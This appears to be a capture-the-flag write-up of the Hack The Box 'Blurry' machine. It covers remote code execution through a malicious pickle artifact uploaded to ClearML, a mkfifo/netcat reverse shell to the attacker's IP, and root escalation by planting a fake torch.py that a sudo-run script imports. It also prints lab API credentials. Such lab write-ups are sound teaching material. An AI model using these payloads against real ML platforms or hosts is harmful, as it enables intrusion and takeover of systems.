
Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "I6GV1N2C5R47KE1UU0OR"
    "secret_key" = "7SkIy8t1aXRuNrX1wWwEfTUWOc7KEF2P87Uh7IFOvgv6RvhNM4"
  }
}
```

We will follow insturction and set up ClearML:




```
┌──(yoon㉿kali)-[~/Documents/htb/blurry]
└─$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localhost:808
0//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "I6GV1N2C5R47KE1UU0OR"
    "secret_key" = "7SkIy8t1aXRuNrX1wWwEfTUWOc7KEF2P87Uh7IFOvgv6RvhNM4"
  }
}
Detected credentials key="I6GV1N2C5R47KE1UU0OR" secret="7SkI***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/yoon/clearml.conf
ClearML setup completed successfully.
```

Now that we have ClearML cofigured, we wil creata a Python script creating a malicious pickle object and uploading it as an artifact to a ClearML project:


```python
import pickle,os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('curl http://10.10.14.36:8000/pwn',))


command = RunCommand()



from clearml import Task

task = Task.init(project_name='Black Swan',
task_name='pickle_artifact_upload', tags=["review"], output_uri=True)

task.upload_artifact(name='pickle_artifact', artifact_object=command,
retries=2, wait_on_upload=True, extension_name=".pkl")


with open('pickle_artifact.pkl','wb') as f:
    pickle.dump(command,f)
```

Let's run the script:



```
┌──(yoon㉿kali)-[~/Documents/htb/blurry]
└─$ python3 create_pickly.py
ClearML Task: created new task id=a582cf3b5a0f4e1b81e28ad244506c54
2024-06-09 02:24:00,099 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/a582cf3b5a0f4e1b81e28ad24
4506c54/output/log
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring
```

We can see that the curl command is successfully executed and we get incoming connection on our Python server:




```
┌──(yoon㉿kali)-[~/Documents/htb/blurry]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.19 - - [09/Jun/2024 02:24:08] code 404, message File not found
10.10.11.19 - - [09/Jun/2024 02:24:08] "GET /pwn HTTP/1.1" 404 -
10.10.11.19 - - [09/Jun/2024 02:24:08] code 404, message File not found
10.10.11.19 - - [09/Jun/2024 02:24:08] "GET /pwn HTTP/1.1" 404 -
```

We have no confirmed RCE.

Let's modify the script to get a reverse shell:

```
class RunCommand:
    def __reduce__(self):
        return (os.system, ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f |
/bin/bash -i 2>&1 | nc 10.10.14.36 1337 > /tmp/f',))
```

Rerun the script after modification and we get a shell as **jippity**:




```
┌──(yoon㉿kali)-[~/Documents/htb/blurry]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.19] 33636
bash: cannot set terminal process group (203536): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ whoami
whoami
jippity
```

Privesc: jippity to root

Sudoers

We will frist check whether there are any commands that could be ran with sudo privilege:



```
jippity@blurry:~$ sudo -l
sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

`/usr/bin/evaluate_model` could be ran with sudo privilege.

Let's take a look at the the file:

```bash
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 | while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1 "$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
```

`/usr/bin/evaluate_model` performs the following main functions:


- Checks that exactly one argument (model file path) is provided.
- Extracts the model file based on its type (tar or zip).
- Scans extracted files for malicious components using fickling.
- Deletes the model file if any malicious components are detected.
- Processes the model file using a Python script if it is deemed safe.

Python Library Hijacking

Let's exploit `/usr/bin/evaluate_model` execution.

We will first create a file named torch.py containing Python code that, when executed, will spawn a bash shell:


`echo 'import os; os.system("bash")' > /models/torch.py`



```
jippity@blurry:~$ echo 'import os; os.system("bash")' > /models/torch.py
echo 'import os; os.system("bash")' > /models/torch.py
```

When we run `/usr/bin/evaluate_model` towards `/models/demo_model.pth`, we will get a shell as the root:

`sudo /usr/bin/evaluate_model /models/demo_model.pth`



```
jippity@blurry:~$ sudo /usr/bin/evaluate_model /models/demo_model.pth
sudo /usr/bin/evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
whoami
root
```

Let's see what just happened.

`sudo /usr/bin/evaluate_model /models/demo_model.pth`

When we run this command, the following sequence of events occurs within the evaluate_model script:

File Type Check and Extraction:

The script determines the file type of `/models/demo_model.pth` and extracts it to the temporary directory (`/models/temp`). Let's assume `/models/demo_model.pth` is either a tar or zip archive containing some files, possibly including a pickle file.

Malicious Check Using Fickling:

The script looks for pickle files in the extracted contents and checks them for malicious components using fickling. If no overtly malicious components are found, the script proceeds to the next step.

Cleanup:

The script cleans up the temporary directory by deleting the extracted files.

Python Script Execution:

Finally, if the model file is considered safe, the script executes a Python script to process the model file:

```
/usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
```

Python Module Loading:

When the Python interpreter runs the evaluation script, it might import various modules. Given that we have placed a malicious **torch.py** in /models, if the `PYTHONPATH` or the current working directory includes `/models`, Python mistakenly import our malicious `torch.py` instead of the legitimate torch library.